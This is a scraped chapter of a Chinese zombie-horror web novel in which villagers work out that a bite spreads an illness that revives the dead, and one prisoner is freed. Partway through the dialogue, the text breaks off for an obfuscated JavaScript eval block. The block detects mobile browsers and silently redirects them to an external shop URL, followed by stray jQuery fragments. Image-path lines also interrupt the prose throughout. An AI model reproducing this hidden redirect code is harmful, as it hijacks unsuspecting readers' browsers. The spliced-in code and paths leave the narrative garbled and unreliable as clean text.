默认冷灰
24号文字
方正启体

23. 还你自由

作者:笔灾本书字数:K更新时间:
    传福毕竟拥有第一手情报,可信度很高,并非无稽之谈。


    在这些具有极高含金量的话语面前,他们突然醒悟过来,深知很多事情会彻底翻案。


    新余的心脏不自觉地缩紧了,将这些话告诉他人,引导更多的人站在他们这边,说服村长相信这些,他就能脱掉这一身囚服了。“你们说说吧,”传福抬起头对着二人点了点,补充道:“你们这两天的经历。”


    山娃儿抖了抖手,示意二人把注意力集中到他身上。他将启盛怎么被咬、夜晚发作的症状,未经添加,如实告知。他说得又快又急,但说得很细,生怕遗漏了任何一个细节。


    听完山娃儿说的话,传福眼神里充满了惊讶和疑惑,在启盛和石头身上有太多相似之处,病症几乎重叠在了一起。


    谈话没被打断,也没有中断,等山娃儿一口气说完之后,新余就续了上去,他用平淡之中带着点不安的语气将早上的遭遇复述了一遍。


    传福长长地吐了一口气,事已至此,他不打算继续隐瞒妻子的死亡原因,这个死法太过离奇,但在山娃儿和新余说完他们了解到的事实之后,说出来并不会不可信。


    “红梅是被石头咬死的,”传福轻轻呼了一口气,一想到妻子的这个死法,还是让他难以接受,“当我听说启盛也咬了团子一口时,我就隐约猜到这是他们攻击人的方式。”


    “难以置信,”震撼之余,新余发出一声感慨,“不管是红梅还是铁栓,他们身上都有这种攻击倾向。”“你们是说,他们几个人可能患了一样的病吗?”


    “或许吧!”传福没有足够的把握去肯定。


    “既然如此,”山娃儿搔了搔头皮,“村里第一个人犯病的人是石头。”


    传福低声道:“也许是,但这边在外头由来已久了。”


    “这怪病来得莫名其妙啊,”新余垂下眼帘,像个真正的罪犯那样消极,“据我推断,铁栓患病的时间更早,他离开村子好长时间了。”“这种病莫不是通过咬人的方式来进行传染的?”这场谈话,山娃儿很多时候丈二和尚摸不著头脑,但关键时候却指明了应当予以重视的一点。


    “铁栓怎么被感染,追不追究没多大用处,他不是在村里染病的,”新余慢慢地说,“要想确定这病的来处,只能从石头那儿抓起,这点想必你们两个都认同吧!”


    柴房里一片寂静,只有新余的声音在回荡。


    传福的眉头越皱越紧,脸色也变得越来越凝重。


    想要探究出个结果来,彼此间就不能有所保留,这是一开始传福就信奉并宣扬的道理,他痛苦地说:“那我再说一件事,事情发生在数天前,苦于家里存粮不够,担心早晚会饿肚子,我们一家到野外去,分头寻找吃食……”


    山娃儿点点头,表示他能理解这种恐惧,谁都不想饿肚子。


    本来好好的,石头突然跑到传福身前,眼睛哭得肿肿的,说是被野人给咬了,脱了血淋淋的裤子给他看。


    在石头肚腹那儿,真的有一排人类的牙印,咬了好大一块肉,血流不止,传福很纳闷,这都什么年代了还有野人,但是他又不得不信,不然什么人会平白无故把人咬伤。


    太阳晒得脑袋发热,石头找东西找累了,又饿又困又渴,他想偷懒,找了个阴凉处躺着休息,睡得好好的,腹部传来一阵剧痛。


    一睁眼,把石头给吓坏了,一个胡子拉碴的野人在咬他的肚子,情急之下顾不得许多,他顺手捡了块石头砸那野人的脑袋,连续砸了好几下,砸得挺重的,才侥幸跑了出来,他担心那野人还在后面追着他。


    不管是不是野人,总之有东西攻击了一个孩子,肯定不是什么好家伙,不知道他会不会再次进攻。


    什么东西也没有命重要,石头肚子上的伤口迫切需要止血,血流得又多,伤口又痛,小孩子脸上都快没有血色了。


    千万别为了找食物丧命,传福抱着愈发的虚弱的石头,用喊声将一家人集合在一起,他们着急忙慌地沿着原路返回,赶紧撤离野外。


    回到家,石头就发病了,肚子上的伤口止住了血,但他的意识一会儿清醒一会儿糊涂的,像是消毒不及时,导致伤口发炎肿胀了,感染又造成持续的高烧。


    受惊吓过度,也会让人生病,生理上的疼痛和心理上的折磨,彻底摧残了石头的生命。


    石头一病不起,一点儿生命力都没有,像一个奄奄一息的老人。


    对外,传福没说过被野人咬伤的事情。首先别人会觉得野人咬人一事是危言耸听,谁都没见过野人,野人可能是孩子想象出来的;其次是伤口在愈合在恢复没有流血了,家人没太在意,总认为这样严重的病症不可能是一个正在痊愈的伤口造成的;请来的郎中的大夫忙得焦头烂额,也诊断不出这是什么病,分别下了不同的病书,掀开衣服给他们看是否腹部的伤口,他们的看法却没有了分歧,完全一致,说这病与此无关,伤口敷了发炎药,一天一换,没有发炎感染。


    “看来我们离真相八九不离十了,”新余又兴奋又惆怅地说,“患了这病的人咬了另外一个人,那个人就会患上同样的病。”


    “不知道启盛是被什么给咬了。”山娃儿自言自语地说了这么一句。


    “石头和启盛,我把他们两个划成一组,红梅和铁栓,我把他们两个划成另外一组,”传福看向二人,“你们觉得他们有何不同吗?”


    “石头和启盛看着更像活人,”新余做出自己的判断,“红梅和铁栓看着更像死人。”


    “或者说,石头和启盛虽然感染了,可还没到最后一步,如果这期间没有得到有效的治疗,还会继续恶化下去?”


    传福试着说出自己的想法,“红梅死了,感染得比较彻底,铁栓的两条手臂可能是生前就断了,没有人给他止血,他就血流而亡了,他们两个是死人复活。”


    似是想到了什么,山娃儿瞪大了眼睛,眼神里充满了震惊,他看着两人,激动地说道:“红梅死了,可是红梅又活了过来,这病能让人起死回生吗?”


    “你认为这病能让人长生不老吗?”尽管事实摆在眼前,对这个说法新余还是不敢苟同,“人死了就是死了,死去的人重新站起来,也不代表他又作为一个人活了过来。”


    “对的,能给人带来这么大好处的能叫做一种病吗?”传福认同新余的说法,他给出了自己的见解。


    “这病会把活生生的人折磨得面目全非,我们坚决不能将其视作一种好东西,尽管尸体重新在我们眼前站了起来,看上去就像人死而复生,我们也不能接纳他们是人类当中的一份子,不管他们是我们的亲人、我们的伙伴还是我们的敌人,永远永远不能把我们和他们归为一类人。”


    “我同意,”山娃儿向虚空中挥了一拳,在想象中击败了一个敌人,“他们身体和意识都发生了病变,高烧不退,胡言乱语,他们失去


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17301149|198633||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    了理智,在他们彻底病变之后,我们就应该消灭他们,除非有什么解药把他们变回正常人。”


    “凡事不能下定论太早,还有很多细节需要我们去弄清楚,我相信何郎中会为我们解答的。”传福拍了拍山娃儿的肩膀,来回踱了几步,鞋跟敲打在地板上,显得格外沉重。


    新余沉默了许久,看向木窗外头灼热的日头,这才缓缓开口,声音里带着一丝不易察觉的恐惧:“看来事情远比我们想象得要严重,邪祟出来祸害苍生了。”


    传福的想法是,在他们从镇上回来之前,先静观其变,父老乡亲们该怎么过子照旧怎么过日子,这事先搁置下来,暂时不能让其他人知道,免得引起更大的恐慌。


    等到他们从镇上回来,就得尽快把这件事告诉村长,无论如何先要让他信服,让他知道这件事的严重性。


    让村长看清了局势,接下来的事情,诸如借助村长的威信让大家明白目前是个什么状况,让大家团结一心共同御敌一事就水到渠成了。“村长活了那么大岁数,尽管没有见过这种奇事,但召开会议还是很有经验的,到时候我们就让村长召集村里的长辈们过来商量,看看该怎么处理这件事。”


    启盛和团子那边,只能让桂英先好好照顾着,他们临走前,也跟桂英说了,最重要的事情是要确保自己的安危,谁也不知道他们父子两个最终会变成什么样。


    “新余,放心吧,”传福拍了拍他的肩膀,“你一定会没事的。”


    “我们一回来,向大家伙解释清楚,”山娃儿中气十足地说,“你就会被释放的。”


    “这都是命吧!”传福没来由地感叹了一句,他想到如果不是上回请教了何郎中几句,这些事情他领悟得就没那么快。“上回你把江湖郎中请来村子,我和他也见了一面,我请教了他几个问题,他对我讲了些活尸的事情,”新余面部表情严肃,像阐述一个事实那样阐述着,“看得出来,他性子孤傲,如果你们就这样空手而去,恐怕也会空手而归。”


    “你是想让我们送点礼吗”山娃儿若有所思地想道,“礼多人不怪,是有这么个说法。”


    “谁还不是刀尖舔血的人,”传福也料想不到,这种时候他还有心情朝着新余挤眉弄眼,“我会让他吃不了兜着走的。”


    “如果你们两家拿不出东西来,就和他说我有东西给他,请他到村子里走一趟,”知道传福是在开玩笑,新余和善地说,“对,就让他来村子走一遭吧,村子里有很多老顽固,他说话比我们有信服力,能避免不少口舌之争。”


    “你就放心吧!”山娃儿把胸膛拍得贼响亮。


    正要走出柴房,传福一个转身,灵活得像在树枝之间荡秋千的猴子,手从腰间拔出一把短柄刀,绕到新余的身后,一个矮身,对准绳索就是一切。


    绳子被松开了,新余将手举在身前活动活动,手都发僵了。


    这把短柄刀是新余特地带在身上的,去了镇上一趟之后他就刀不离身,刀的好处挺多,既可以威胁人为自己办事,又能在自卫时派上许多用场。


    “这是……”新余不解地望着传福的脸庞。


    传福起身,一边倒着走,顺便扯一下裤腰带,一边将短柄刀重新插回远处,脸上露出一个灿烂的笑容。


    “阿弥陀佛,”传福掌心相对,合掌一击,“你可不出意外能,还有人来打你你就揍回去,后头还有很多事情需要你的协助。”
(←快捷键) <<上一章 投推荐票 回目录标记书签 下一章>> (快捷键→)